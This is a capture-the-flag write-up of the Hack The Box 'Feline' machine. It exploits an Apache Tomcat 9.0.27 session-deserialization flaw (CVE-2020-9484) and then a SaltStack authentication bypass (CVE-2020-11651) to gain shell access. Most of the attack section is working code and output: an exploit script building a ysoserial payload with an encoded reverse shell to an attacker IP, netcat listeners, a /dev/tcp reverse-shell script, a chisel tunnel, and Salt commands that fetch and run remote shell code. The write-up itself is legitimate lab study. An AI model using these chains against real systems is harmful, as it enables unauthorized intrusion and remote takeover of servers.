

Feline

```
=================
| 10.10.10.205  FELINE |
=================
```




InfoGathering

SCOPE




```
Hosts
=====

address        mac  name         os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----         -------  ---------  -----  -------  ----  --------
10.10.10.205        feline.htb   Linux               2.6.X  server
```

SERVICES




```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.10.10.205  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4 Ubuntu Linux; protocol 2.0
10.10.10.205  8080  tcp    http  open   Apache Tomcat 9.0.27
```

SSH 22




```
SSH         10.10.10.205    22     10.10.10.205     [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4
```




```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

HTTP 8080



Going to a random site gives me the version of Apache being used
BAD LINK: http://10.10.10.205:8080/sfsddfgsf
VERSION: Apache Tomcat/9.0.27

SCREENSHOT EVIDENCE OF DISCLOSED VERSION


HTTP Status 404 – Not Found

Type Status Report

Message /sfsddfgsf

Description The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

Apache Tomcat/9.0.27

Gaining Access

A search for that version of Apache returns CVE-2020-9484 https://nvd.nist.gov/vuln/detail/CVE-2020-9484

When Tomcat receives a HTTP request with a JSESSIONID cookie, it will ask the Manager to check if this session already exists. Because as the attacker we can control the value of JSESSIONID sent in the request, if we place something like “JSESSIONID=../../../../../../tmp/12345“ we can add a file that gets searched for, discovered, and deserialized by the parser. This gives us a kind of RCE.

Tomcat requests the Manager to check if a session with session ID “../../../../../../tmp/12345” exists
It will first check if it has that session in memory.
It does not. But the currently running Manager is a PersistentManager, so it will also check if it has the session on disk.
It will check at location directory + sessionid + ".session", which evaluates to “./session/../../../../../../tmp/12345.session“
If the file exists, it will deserialize it and parse the session information from it

Javas Runtime.exec(), will prevent the execution of a simple reverse shell command so we have to create a workaround. The following resource can be used to help bypass this. (http://www.jackson-t.ca/runtime-exec-payloads.html)

REFERENCE: https://www.redtimmy.com/java-hacking/apache-tomcat-rce-by-deserialization-cve-2020-9484-write-up-and-exploit/
RESOURCE: https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar

Armed with the above information I created an exploit script "feline_exploit.py"

CONTENTS OF EXPLOIT SCRIPT


```
#!/bin/bash

file='m6hghC7aoPAueWuXYCgUGd0JbB2ARePZ'

# bash -i >& /dev/tcp/10.10.14.42/1338 0>&1
revshell="bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40Mi8xMzM4IDA+JjE=}|{base64,-d}|{bash,-i}"

java -jar ysoserial.jar CommonsCollections4 "$revshell" > /tmp/$file.session

curl -X POST -s -H "Content-Type: multipart/form-data; boundary=---------------------------63009446413738146481095971398" -H "Origin: http://10.10.10.205:8080" -H "Referer: http://10.10.10.205:8080/service/" -H "Accept-Encoding: gzip, deflate" -H "Accept-Language: en-US,en;q=0.5" -H "Accept: */*" -H "Host: 10.10.10.205:8080" -F "data=@/tmp/m6hghC7aoPAueWuXYCgUGd0JbB2ARePZ.session" http://10.10.10.205:8080/upload.jsp?email=test@mail.com
curl -s http://10.10.10.205:8080/ --cookie "JSESSIONID=../../../../../../../../../../opt/samples/uploads/$file"
```

I then started a listener and executed the exploit.

```
# Commands Executed
nc -lvnp 1338
./feline_exploit.sh
```

Once the script executed I caught the reverse shell


SCREENSHOT EVIDENCE OF REVERSE SHELL


```
root@kali:~/HTB/Boxes/Feline# nc -lvnp 1338
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1338
Ncat: Listening on 0.0.0.0:1338
Ncat: Connection from 10.10.10.205.
Ncat: Connection from 10.10.10.205:53364.
bash: cannot set terminal process group (923): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@VirusBucket:/opt/tomcat$ cat ~/user.txt
cat ~/user.txt
ae92c8c090be93489bf7d32f66e9144f
tomcat@VirusBucket:/opt/tomcat$ id
idh
uid=1000(tomcat) gid=1000(tomcat) groups=1000(tomcat)
tomcat@VirusBucket:/opt/tomcat$hostname
hostname
VirusBucket
tomcat@VirusBucket:/opt/tomcat$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defa
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
    link/ether 00:50:56:b9:06:2a brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.205/24 brd 10.10.10.255 scope global ens160
```

I was able to read the user flag right away

```
# Command Executed
cat ~/user.txt
# RESULTS
ae92c8c090be93489bf7d32f66e9144f
```

SCREENSHOT EVIDENCE OF USER FLAG


```
tomcat@VirusBucket:/opt/tomcat$ cat ~/user.txt
cat ~/user.txt
ae92c8c090be93489bf7d32f66e9144f
tomcat@VirusBucket:/opt/tomcat$
```


USER FLAG: ae92c8c090be93489bf7d32f66e9144f

PrivEsc

In my enumeration I discovered a few listening ports that are only available locally

```
# Command Executed
ss -tunlp
```

SCREENSHOT EVIDENCE OF OPEN PORTS



```
tomcat@VirusBucket:/opt/tomcat$ ss -tunlp
ss -tunlp
Netid  State   Recv-Q  Send-Q        Local Address:Port      Peer Address:Port  Process
udp    UNCONN  0       0             127.0.0.53%lo:53             0.0.0.0:*
tcp    LISTEN  0       4096          127.0.0.53%lo:53             0.0.0.0:*
tcp    LISTEN  0       128                 0.0.0.0:22             0.0.0.0:*
tcp    LISTEN  0       4096            127.0.0.1:4505             0.0.0.0:*
tcp    LISTEN  0       4096            127.0.0.1:4506             0.0.0.0:*
tcp    LISTEN  0       4096            127.0.0.1:35869            0.0.0.0:*
tcp    LISTEN  0       4096            127.0.0.1:8000             0.0.0.0:*
tcp    LISTEN  0       100                     *:8080                   *:*      users:(("java",pid=953,fd=45))
tcp    LISTEN  0       128                  [::]:22                 [::]:*
tcp    LISTEN  0       1          [::ffff:127.0.0.1]:8005               *:*      users:(("java",pid=953,fd=56))
```

I ran a search on the open ports and foudn ports 4505 and 4506 to be the SaltStack application.
APPLICATION: https://www.saltstack.com/
PORT REFERENCE: https://docs.saltstack.com/en/latest/topics/tutorials/firewall.html
REFERENCE: https://github.com/jasperla/CVE-2020-11651-poc

In order to run the exploit I need the “salt” python library installed

```
# Commands Executed
pip3 install salt
```

In order to reach the vulnerable service. To do this I used chisel.
RESOURCE: https://github.com/jpillora/chisel

I downloaded chisel to the target

```
# Command Executed
mkdir /tmp/.tobor
curl http://10.10.14.42/chisel -O /tmp/.tobor/
chmod +x /tmp/.tobor/chisel
```

I then started a chisel server on my attack machine

```
# Command Executed
./chisel server -p 9000 --reverse &
```

I then started a chisel client on the target machine that forwards port 4506 to port 4506 on the target

```
# Command Executed
./chisel client 10.10.14.42:9000 R:4506:127.0.0.1:4506 &
```

I created a simple reverse shell script and I started a listener to catch the soon to be executed shell

```
# Commands Executed
echo "bash -c 'bash -i >& /dev/tcp/10.10.14.42/1337 0>&1'" > shell2.sh
nc -lvnp 1337
```


I then downloaded the exploit for CVE-2020-11651

```
# Commands Executed
wget https://raw.githubusercontent.com/jasperla/CVE-2020-11651-poc/master/exploit.py
```

Once downloaded I could only execute one command at a time.


```
# Command Executed
# Downloads shell to target
python3 exploit.py --master localhost --exec "curl 10.10.14.42/shell2.sh -o /tmp/.tobor/shell.sh"

# Makes sh file executable
python3 exploit.py --master localhost --exec "chmod +x /tmp/.tobor/shell.sh"

# Runs the reverse shell
python3 exploit.py --master localhost --exec "bash /tmp/.tobor/shell.sh"
```

SCREENSHOT EVIDENCE OF ABOVE COMMANDS



```
root@kali:~/HTB/Boxes/Feline/CVE-2020-11651-poc# python3 exploit.py --master localhost --exec "curl 10.10.14.42/shell2.sh -o /tmp/shell.sh
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to abort.
[+] Checking salt-master (localhost:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: aNy+rZu0uyfCadxA6aFqRadSZjKeWdHQwIc8awSMiXk5XOeGQYEpInguamiERvIb1WLP45EhWqI=
[+] Attemping to execute curl 10.10.14.42/shell2.sh -o /tmp/shell.sh on localhost
[+] Successfully scheduled job: 20200901230745080753
root@kali:~/HTB/Boxes/Feline/CVE-2020-11651-poc# python3 exploit.py --master localhost --exec "chmod +x /tmp/shell.sh
"
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to abort.
[+] Checking salt-master (localhost:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: aNy+rZu0uyfCadxA6aFqRadSZjKeWdHQwIc8awSMiXk5XOeGQYEpInguamiERvIb1WLP45EhWqI=
[+] Attemping to execute chmod +x /tmp/shell.sh on localhost
[+] Successfully scheduled job: 20200901230759698592
root@kali:~/HTB/Boxes/Feline/CVE-2020-11651-poc# python3 exploit.py --master localhost --exec "bash /tmp/shell.sh"
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to abort.
[+] Checking salt-master (localhost:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: aNy+rZu0uyfCadxA6aFqRadSZjKeWdHQwIc8awSMiXk5XOeGQYEpInguamiERvIb1WLP45EhWqI=
[+] Attemping to execute bash /tmp/shell.sh on localhost
[+] Successfully scheduled job: 20200901230832644999
```

